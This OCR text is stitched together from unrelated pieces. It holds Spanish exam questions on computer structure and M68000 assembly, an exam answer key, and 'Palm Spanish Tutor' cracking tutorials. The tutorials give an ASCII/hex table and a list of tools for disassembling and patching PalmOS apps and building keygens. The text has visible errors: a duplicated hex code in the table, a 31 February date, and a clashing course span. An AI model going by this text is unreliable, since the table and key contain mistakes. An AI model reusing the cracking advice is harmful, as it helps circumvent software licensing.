a) En los sistemas de representación de coma flotante normalizada, la resolución de la mantisa es variable.
b) En los sistemas de representación de coma flotante normalizada, la resolución del conjunto mantisa-exponente es fija en todo el rango de representación.
c) En los sistemas de representación en coma fija, la resolución es uniforme en todo el rango de representación.
d) Ninguna de las restantes afirmaciones es cierta.

3. Un código denso se caracteriza porque:
a) Todas o casi todas las combinaciones binarias posibles tienen significado.
b) Permite la detección de errores pero no su corrección.
c) Sólo ciertas combinaciones binarias son significativas.
d) Permite la detección y corrección de errores.

4. Según el modelo de computador expuesto en el tema 7 del texto, en la fase de búsqueda de una instrucción:
a) Intervienen los registros CP, AC, RD, RM y RI.
b) Se utilizan seis períodos de reloj.
c) Se utilizan los registros CP, RI, RD y RM.
d) Intervienen el bus de direcciones y el de control, pero no el de datos.

5. En el direccionamiento por indirección:
a) Se calcula aritméticamente la dirección final a partir de la dirección intermedia.
b) Realiza dos operaciones de lectura en memoria en total, incluyendo la lectura de la instrucción.
c) Se suele utilizar como método de direccionamiento complementario al de paginación, para permitir que un módulo de programa pueda solaparse en varias páginas.
d) Se accede a un registro que sirve de puntero a la dirección del operando.

6. Sea una tarjeta controladora de vídeo que admite diferentes configuraciones en modo gráfico con distintas resoluciones y número de planos. Se pretende almacenar en su memoria gráficos de 1024x768 puntos, y en cada punto se pretende representar uno entre 65536 colores. ¿Cuál es la mínima cantidad de memoria que habrá que instalar en la controladora para almacenar en ella gráficos de tales características?
a) 384 Kbytes.
b) 768 Kbytes.
c) 1’5 Mbytes.
d) 2’25 Mbytes.

7. Indicar cuál de las siguientes afirmaciones es CIERTA:
a) Una memoria entrelazada es una memoria asociativa dividida en varios módulos.
b) Una memoria caché es una memoria de alta velocidad suficientemente grande para contener enteros el programa que se está ejecutando y todos sus datos.
c) La paginación es una técnica que consiste en dividir el espacio virtual de memoria en bloques de tamaño variable denominados páginas.
d) Una memoria asociativa permite hacer operaciones de búsqueda y comparación en paralelo.

8. Un programa ensamblador:
a) Genera un módulo capaz de ser ejecutado directamente por el computador.
b) Traduce un texto, en lenguaje ensamblador, al lenguaje máquina de un computador determinado.
c) Analiza y ejecuta cada sentencia de un programa fuente.
d) Traduce un texto escrito en lenguaje base a otro escrito en lenguaje objeto.

9. En el registro de código de condición:
a) El indicador V se pone a 1 cuando se suman, en complemento a dos, dos números de igual signo y el resultado es del mismo signo.
b) El indicador X señala el bit de acarreo de la posición más significativa del resultado de cualquier operación.
c) El indicador X señala el bit de acarreo de la posición más significativa del resultado de una operación aritmética o de desplazamiento.
d) Consta de cuatro indicadores: C, Z, N y X.

10. Indicar cuál de las siguientes afirmaciones es FALSA:
a) El problema de las referencias adelantadas complica el diseño de los programas ensambladores de una fase.
b) Emplear ensambladores cruzados permite emplear los recursos de máquinas potentes para desarrollar programas que serán ejecutados por sistemas de control especializados.
c) Los ensambladores de dos fases construyen la tabla de símbolos en la primera fase de ensamblado.

d) Un ensamblador residente necesita un programa simulador para poder verificar si la ejecución del programa ensamblado es correcta.

INGENIERÍA TÉCNICA en INFORMÁTICA de SISTEMAS y de GESTIÓN
ASIGNATURA: ESTRUCTURA Y TECNOLOGÍA DE COMPUTADORES I
CURSO: 95/96 FECHA: 7 de Septiembre de 1996 HORA: 11.30 **DURACIÓN: 2 horas**

ESTE EXAMEN CONSTA DE DOS HOJAS
EL TEST ELIMINATORIO FIGURA EN UNA HOJA APARTE

PROBLEMAS (puntuación máxima total: 6 puntos).

La solución a los problemas se entregará en hojas aparte proporcionadas por el Tribunal de exámenes.

PROBLEMA 1 (puntuación máxima: 2 puntos)

Sea la siguiente secuencia de programa en ensamblador del M68000:

```
        ORG     $6000       ; sentencia 1
CODIGO  MOVE.B  #$47,D0     ; sentencia 2
        MOVE.B  #$25,D1     ; sentencia 3
BUCLE   ADD.B   D0,D1       ; sentencia 4
        BCC     BUCLE       ; sentencia 5
FIN     NOP                 ; sentencia 6
```

a) (1 punto) Expresar en hexadecimal el código máquina obtenido al ensamblar las instrucciones de las sentencias ensamblador 3 y 4.
b) (1 punto) Indicar el valor que tomarán los registros *D0* y *D1* cuando se ejecute el programa desde la sentencia *CODIGO* hasta la sentencia *FIN*.

PROBLEMA 2 (puntuación máxima: 4 puntos)

Diseñar una subrutina en ensamblador del M68000 que convierta un número decimal representado de forma alfanumérica a su representación en complemento a 2. El número de entrada se encontrará almacenado en memoria como una secuencia de caracteres ASCII, correspondientes a los dígitos numéricos, precedida por el carácter "-" si el número es negativo. El final de la secuencia de caracteres estará señalado por la aparición del carácter ASCII nulo. La subrutina recibirá la dirección del primer carácter ASCII de la secuencia en el registro *A0*. La subrutina devolverá la representación en complemento a 2 en el registro *D0*. Suponer que el resultado se puede devolver en 16 bits, y que en ningún caso se producirá desbordamiento en las operaciones aritméticas realizadas.

Seguir el procedimiento indicado a continuación:

1) (0'5 puntos) Especificar las estructuras de datos iniciales y los argumentos de la subrutina mencionados en el enunciado.
2) (0'5 puntos) Realizar una descripción textual del algoritmo propuesto (máximo 10 líneas).
3) (1 punto) Describir por pasos el algoritmo propuesto, indicando las constantes y las variables intermedias utilizadas.
4) (2 puntos) Codificar la subrutina en ensamblador del M68000, comentando adecuadamente las sentencias utilizadas y haciendo referencia a los pasos del algoritmo indicados en el apartado 3.

Capitulo 9

SOLUCIÓN DE LOS EXÁMENES REALIZADOS EN EL CURSO 1995/2010

ESTRUCTURA Y TECNOLOGÍA DE COMPUTADORES I

	FEBRERO 1ª SEMANA (TIPO A)	FEBRERO 2ª SEMANA (TIPO E)	SEPTIEMBRE ORIGINAL (TIPO A)	SEPTIEMBRE RESERVA (TIPO E)
1	C	D	D	B
2	C	B	C	C
3	C	B	A	A
4	D	C	D	C
5	B	A	A	C
6	D	D	C	C
7	C	A	D	D
8	B	C	C	B
9	D	A	A	C
10	A	D	D	D

Palm Spanish Tutor

Programa:	Tabla de Caracteres AscII / Hexadecimal / Decimal

PROTECCION:	Tabla de Caracteres AscII / Hexadecimal / Decimal	
Descripcion:	Solamente una Tabla de Caracteres AscII / Hexadecimal / Decimal	
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**	
DOWNLOAD:	http://www.PaginaWeb.com	
Herramientas:	La memoria de tu cabesota.	
Palm CRACKER:	Chucky	**FECHA:** M/22/03/2005

INTRODUCCION

Esta tabla debes de aprendértela de memoria para realizar nuestros menesteres tanto para Palm Os como Para Windows de 32 Bits, También en Linux , Mac, Pocket, Etc

AL ATAQUE

Tabla de Caracteres AscII / Hexadecimal / Decimal

Hex	Dec	char	Hex	Dec	char
20	32		21	33	!
22	34	"	23	35	#
24	36	$	25	37	%
26	38	&	27	39	‘
28	40	(	29	41	)
2A	42	*	2B	43	+
2C	44	,	2D	45	-
2E	46	.	2F	47	/
30	48	0	31	49	1
32	50	2	33	51	3
34	52	4	35	53	5
36	54	6	37	55	7
38	56	8	39	57	9

3A	58	:	3B	59	;
3C	60	<	3D	61	=
3E	62	>	3F	63	?
40	64	@	41	65	A
42	66	B	43	67	C
44	68	D	45	69	E
46	70	F	47	71	G
48	72	H	49	73	I
4A	74	J	4B	75	K
4C	76	L	4D	77	M
4E	78	N	4F	79	O
50	80	P	51	81	Q
52	82	R	53	83	S
54	84	T	55	85	U
56	86	V	57	87	W
58	88	X	59	89	Y
5A	90	Z	5B	91	[
5C	92	\	5E	93	]
5E	94	^	5F	95	_
60	96	`	61	97	a
62	98	b	63	99	c
64	100	d	65	101	e
66	102	f	67	103	g
68	104	h	69	105	i
6A	106	j	6B	107	k
6C	108	l	6D	109	m
6E	110	n	6F	111	o
70	112	p	71	113	q
72	114	r	73	115	s
74	116	t	75	117	u
76	118	v	77	119	w
78	120	x	79	121	y
7A	122	z	7B	123	{
7C	124	¦	7D	125	}
7E	126	~			

Palm Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion en palm. Email "Colabora con tus Proyectos"

Palm Spanish Tutor	
Programa:	**Herramientas**

PROTECCION:	Ninguna		
Descripcion:	Mostrar herramientas que podemos utilizar unas de tantas en la Web.		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.google.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator,		
Palm CRACKER:	Morgan	**FECHA:**	W/31/02/2005


INTRODUCCION

Las herramientas ha utilizar durante los siguientes tutorales son los siguientes:

AL ATAQUE

1.- CodeWarrior 8 Demo ó Full para Palm

Para crear a un PSNG Plugin usted necesitamos CodeWarrior 8 Demo para PalmOS Minimo, Si puedes conseguir la versión actualizada que mejor. CodeWarrior5 no opera con PSNG SDK 2.0.... Util tambien para crear los generadores de llaves usando C/C++, www.metrowerks.com



2.- PSNG SDK2

Éste es un Framework genial para que CodeWarrior6 creé Keygens para Aplicaciones PalmOS..
Solo necesitamos escribir la rutina del keygen en el DoCalc

3.- PRCEdit

Destripa archivos PRC mostrándonos formularios, ventanas de mensaje "Talt´s", String,tsc.

Prcedit 1 - [C:\My Downloads\Fields.rcp]

File Edit View Tools Window Help

Fields.prc Fields.rcp

Resources
- Forms
  - 1000 This time we
    - 1702 LABEL
    - 1703 LABEL
    - 1301 FIELD
    - 1304 FIELD
    - 1105 BUTTO
- Alerts
  - 1001 Input someth
  - 1002 Third tutorial.
- Strings
- dc.b


```
ALERT ID 1001
INFORMATION
BEGIN
  TITLE "Empty Field"
  MESSAGE "Input something please!"
  BUTTONS "Ok"
END

ALERT ID 1002
INFORMATION
BEGIN
  TITLE "About this Tute"
  MESSAGE "Third tutorial. Using Fields."
  BUTTONS "K"
END

FORM ID 1000 AT (0 0 160 160)
NOFRAME
MENUID 1000
BEGIN
  TITLE "This time we use Fields!"
  LABEL "Source Text" ID 1702 AT (19 41) FONT 0
  LABEL "Dest. Text" ID 1703 AT (19 76) FONT 0
  FIELD ID 1301 AT (80 40 40 15) EDITABLE SINGLELINE UNDERLINED LEFTALIGN
  FIELD ID 1304 AT (80 76 40 15) EDITABLE SINGLELINE UNDERLINED LEFTALIGN
  BUTTON "Go for it!" ID 1105 AT (49 116 40 15) LEFTANCHOR FONT 0
END
```

Portapapeles 2 de 24
Elemento recopilado.

Done | 0 jumps on stack


3.- Debuffer 1.2

Para analizar el código vivo, Entiendase Debugger depurador de archivos PRC. Así como en Windows 32 tenemos el NuMega SoftICE Driver Suite 2.6 en Palm tenemos el Debuffer 1.2 que además es Freeware.



4.- Ultraedit v10c Editor Hexadecimal Español


Editor Hexadecimal para cualquier tipo de archivos tanto para Windows como para Palm Os, Es Shareware pero vale la pena comprarlo, Si deseas buscar un serial valido en la paginas de cracks es bajo tu propio riesgo y responzabilidad.



Desde este podremos realizar los parches directamente reemplazando por intrucciones en hexadecimal.


5.- PalmDemon v0.27

Con este podremos desensamblar archivos PRC y nos muestra el juego de instrucciones. Este es mejor Que el **PilotDis** (No funciona en Windows XP) ya que trabaja este último en MS-Dos 6.0.



